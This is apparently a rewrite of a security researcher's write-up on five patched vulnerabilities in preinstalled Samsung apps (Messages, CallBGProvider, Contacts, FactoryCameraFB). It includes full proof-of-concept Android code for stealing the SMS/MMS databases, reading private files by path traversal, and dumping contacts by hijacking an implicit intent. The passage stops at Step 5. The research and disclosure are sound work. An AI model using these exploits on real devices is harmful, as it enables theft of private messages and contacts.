The second part of discovered vulnerabilities in preinstalled apps on Samsung devices
Several preinstalled Samsung apps exposed exported components and content providers that let a third-party app read or write arbitrary files, including SMS/MMS databases and contact data, in the context of the system or other privileged users. An attacker could steal messages, call history and contacts, and in one case write files as the system user.
 Published on blog.oversecured.com
As mentioned in the first part of this series, Oversecured spent two weeks finding security bugs in Samsung’s built-in apps. In this part, we will go over bugs that could have allowed an attacker to:
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
Oversecured spent two weeks hunting for security bugs in Samsung's built-in Android apps. This is the second part of the resulting series and it covers five vulnerabilities, each of which was assigned a CVE and an SVE, and each of which paid a bounty. The bugs share a theme: exported components and content providers in preinstalled Samsung apps that trust attacker-supplied URIs, letting a third-party app read and write files in the name of another app, including system UIDs.
The affected apps and rewards are summarised in the report's own table:
| CVE | SVE | Affected app | Description | Reward |
|---|---|---|---|---|
| CVE-2021-25426 | SVE-2021-20903 | Samsung Messages (com.samsung.android.messaging) |
Theft of arbitrary files | $1050 |
| CVE-2021-25410 | SVE-2021-20702 | CallBGProvider (com.samsung.android.callbgprovider) |
Read arbitrary files as system (UID 1001) user | $2180 |
| CVE-2021-25413 | SVE-2021-20877 | Samsung Contacts (com.samsung.android.app.contacts) |
Gaining access to arbitrary* content providers | $2250 |
| CVE-2021-25414 | SVE-2021-20879 | Samsung Contacts (com.samsung.android.app.contacts) |
Theft/overwrite of arbitrary files | $2250 |
| CVE-2021-25440 | SVE-2021-20722 | FactoryCameraFB (com.sec.factory.camera) |
Read/write arbitrary files as system (UID 1000) user | $10310 |
In total the bugs would have allowed an attacker to read and write arbitrary files in the name of the system, read telephone-related files such as call history and SMS/MMS, read and modify the user's contacts, and steal messages from Samsung Messages.
Setup
The work was done with the Oversecured mobile apps scanner, which flagged the initial issues, followed by manual analysis and proof-of-concept apps. Each PoC is a small Android application: a MainActivity that fires an intent at the victim app, plus, where needed, a manifest declaring permissions or an exported provider, and a helper activity or provider that receives the data back. The PoCs rely on the attacker app being installed on the same device as the preinstalled Samsung app, which is the normal threat model for this class of bug.
Finding it
The scanner raised an alert on Samsung Messages about the possibility of theft of arbitrary files:
From there the pattern repeated across the other apps: an exported activity or provider that takes a URI from the caller and either opens it directly or hands it onward with grant flags attached.
Exploitation
Step 1: file theft in Samsung Messages
The app accepts an attacker-controlled URI through the SmsViewerData.f25878w field and saves it to the /sdcard/Android/data/com.samsung.android.messaging/cache/ folder when the user presses the Share message button. To reach arbitrary files, the researcher used an unsafe content provider inside the app:

The proof of concept builds an SmsViewerData object pointing at the app's own message database, wraps it in an intent aimed at SmsViewerActivity, and then reads the copied file back out of the victim's external cache:
protected void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);

    String fileName = "evil.mp4";

    SmsViewerData data = new SmsViewerData();
    data.f25878w = Uri.parse("content://com.samsung.android.messaging.ui.file/root-path/data/data/com.samsung.android.messaging/databases/message_content.db");
    data.f25879x = fileName;
    data.f25871p = 1;
    data.f25864i = 12;
    data.f25877v = "video/mp4";

    Intent i = new Intent();
    i.setClassName("com.samsung.android.messaging", "com.samsung.android.messaging.ui.view.viewer.SmsViewerActivity");
    i.putExtra("xms_viewer_data", data);
    startActivity(i);

    new Handler().postDelayed(() -> {
        String path = getExternalCacheDir().getAbsolutePath().replace(getPackageName(), "com.samsung.android.messaging");
        dumpFile(new File(path, fileName).getAbsolutePath());
    }, 15000);
}

private void dumpFile(String path) {
    ContentValues values = new ContentValues();
    values.put("_data", path);
    Uri uri = getContentResolver().insert(MediaStore.Files.getContentUri("external"), values);

    try (InputStream inputStream = getContentResolver().openInputStream(uri)) {
        Log.d("evil", IOUtils.toString(inputStream));
    } catch (Throwable th) {
        Log.d("evil", "Error", th);
    }
}
The URI uses the app's own com.samsung.android.messaging.ui.file provider with a root-path segment, which resolves to the app's private databases/message_content.db. The intent is addressed explicitly to com.samsung.android.messaging.ui.view.viewer.SmsViewerActivity with the serialised SmsViewerData in the xms_viewer_data extra. After a 15 second delay, the PoC computes the victim's external cache directory by taking its own external cache path and swapping its package name for com.samsung.android.messaging, then reads the copied file back.
Since the latest Android versions do not allow accessing external cache files directly, the dumpFile method bypasses that protection: it inserts a MediaStore.Files row with _data set to the target path and opens an input stream on the resulting URI.
Step 2: file theft from UID 1001 in CallBGProvider
The CallBGProvider provider is declared with the permission com.samsung.android.callbgprovider.PERMISSION, which is not properly protected:
<permission android:name="com.samsung.android.callbgprovider.PERMISSION" />
If android:protectionLevel is not specifically set by the developer, it gets defined as normal by default, which allows any third-party apps to access the resource.

The provider is also vulnerable to path traversal because it uses Uri.getLastPathSegment(), which automatically decodes the value. The PoC reads the database containing SMS/MMS messages.
File AndroidManifest.xml:
<uses-permission android:name="com.samsung.android.callbgprovider.PERMISSION" />
File MainActivity.java:
try {
    getContentResolver().call(Uri.parse("content://com.samsung.android.callbgprovider.media"), "get_gradation_contents", "", new Bundle());

    File dbPath = new File(getPackageManager().getApplicationInfo("com.android.providers.telephony", 0).dataDir, "databases/mmssms.db");
    Uri uri = Uri.parse("content://com.samsung.android.callbgprovider.media/videos/..%2F..%2F..%2F..%2F..%2F.." + Uri.encode(dbPath.getAbsolutePath()));

    try (InputStream inputStream = getContentResolver().openInputStream(uri)) {
        Log.d("evil", IOUtils.toString(inputStream));
    }
} catch (Throwable th) {
    throw new RuntimeException(th);
}
The manifest requests the provider's permission, which is declared at the normal level. The code first calls the provider's get_gradation_contents method. The code in CallBGProvider.call() creates directories such as videos and images, which do not exist by default; without that call, ParcelFileDescriptor.open() would have thrown a FileNotFoundException. The traversal then walks out of the videos directory with encoded .. segments and appends the absolute path of the telephony provider's databases/mmssms.db, which is read as UID 1001.
Step 3: file theft and writing to Samsung Contacts
The activity com.samsung.android.contacts.editor.SetProfilePhotoActivity in Samsung Contacts is exported and accepts two attacker-controlled URIs:
shared_photo_urifor getting contenttemp_photo_urifor saving content

To reach arbitrary files, the researcher used the content provider com.samsung.android.scloud.oem.lib.ClientProvider with the authority com.samsung.contacts.backup, which gives read and write access to arbitrary files named in the path section of the URI.
File AndroidManifest.xml:
<provider android:name=".MyContentProvider" android:authorities="oversecured.evil" android:exported="true" />
File MainActivity.java:
String path = new File(getApplicationInfo().dataDir, "dump").getAbsolutePath();
String theft = "/data/data/com.samsung.android.app.contacts/shared_prefs/SamsungAnalyticsPrefs.xml";

Intent i = new Intent(Intent.ACTION_SEND);
i.setClassName("com.samsung.android.app.contacts", "com.samsung.android.contacts.editor.SetProfilePhotoActivity");
i.putExtra("shared_photo_uri", "content://com.samsung.contacts.backup" + theft); // input
i.putExtra("temp_photo_uri", "content://oversecured.evil/?path=" + path); // output
i.putExtra("cropped_photo_uri", "");
i.putExtra("mimeType", "x");
startActivity(i);

new Handler().postDelayed(() -> {
    try (InputStream inputStream = new FileInputStream(path)) {
        Log.d("evil", IOUtils.toString(inputStream));
    } catch (Throwable th) {
        throw new RuntimeException(th);
    }
}, 1000);
File MyContentProvider.java:
public ParcelFileDescriptor openFile(Uri uri, String mode) throws FileNotFoundException {
    try {
        return ParcelFileDescriptor.open(new File(uri.getQueryParameter("path")), ParcelFileDescriptor.MODE_WRITE_ONLY | ParcelFileDescriptor.MODE_CREATE);
    } catch (Throwable th) {
        return null;
    }
}
The input URI points at the contacts app's own shared_prefs/SamsungAnalyticsPrefs.xml through the backup provider. The output URI points at the attacker's exported provider, whose openFile writes whatever the victim app sends to the path given in the path query parameter, inside the attacker's private data directory. After a one second delay the PoC reads that file back.
Step 4: accessing arbitrary content providers in Samsung Contacts
This attack uses the same activity, com.samsung.android.contacts.editor.SetProfilePhotoActivity. The flow is:
- An invalid URI is specified by an attacker in
temp_photo_uri - The app automatically launches an implicit intent with the
Intent.FLAG_GRANT_READ_URI_PERMISSION&Intent.FLAG_GRANT_WRITE_URI_PERMISSIONflags - The attacker-controlled value in
cropped_photo_uriis passed to the Intent's ClipData.

When an attacker intercepts the implicit intent, they automatically have read/write access to the URI. The PoC reads a complete contact list.
File AndroidManifest.xml:
<activity android:name=".PickerActivity">
    <intent-filter android:priority="999">
        <action android:name="com.android.camera.action.CROP" />
        <category android:name="android.intent.category.DEFAULT" />
        <data android:mimeType="*/*" />
        <data android:mimeType="image/*" />
        <data android:mimeType="test/1337" />
    </intent-filter>
</activity>
File MainActivity.java:
Intent i = new Intent(Intent.ACTION_SEND);
i.setClassName("com.samsung.android.app.contacts", "com.samsung.android.contacts.editor.SetProfilePhotoActivity");
i.putExtra("temp_photo_uri", "/");
i.putExtra("cropped_photo_uri", ContactsContract.CommonDataKinds.Phone.CONTENT_URI.toString());
i.putExtra("mimeType", "test/1337");
startActivity(i);
File PickerActivity.java:
protected void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);

    if ("com.android.camera.action.CROP".equals(getIntent().getAction())) {
        dump(getIntent().getClipData().getItemAt(0).getUri());
    }

    finish();
}

public void dump(Uri uri) {
    Cursor cursor = getContentResolver().query(uri, null, null, null, null);
    if (cursor.moveToFirst()) {
        do {
            StringBuilder sb = new StringBuilder();
            for (int i = 0; i < cursor.getColumnCount(); i++) {
                if (sb.length() > 0) {
                    sb.append(", ");
                }
                sb.append(cursor.getColumnName(i) + " = " + cursor.getString(i));
            }
            Log.d("evil", sb.toString());
        } while (cursor.moveToNext());
    }
}
The attacker activity registers for com.android.camera.action.CROP with priority 999 and a test/1337 MIME type, matching the mimeType extra sent to the victim. The invalid temp_photo_uri of / forces the victim to fall through to the implicit intent, and cropped_photo_uri carries the phone contacts URI into the ClipData. Because the intent is launched with both grant flags, the attacker's PickerActivity can query the contacts provider directly and dump every column of every row.
Step 5: file theft and write from UID 1000 in FactoryCameraFB
The FactoryCameraFB app contained vulnerable code that allowed access to arbitrary* content providers:
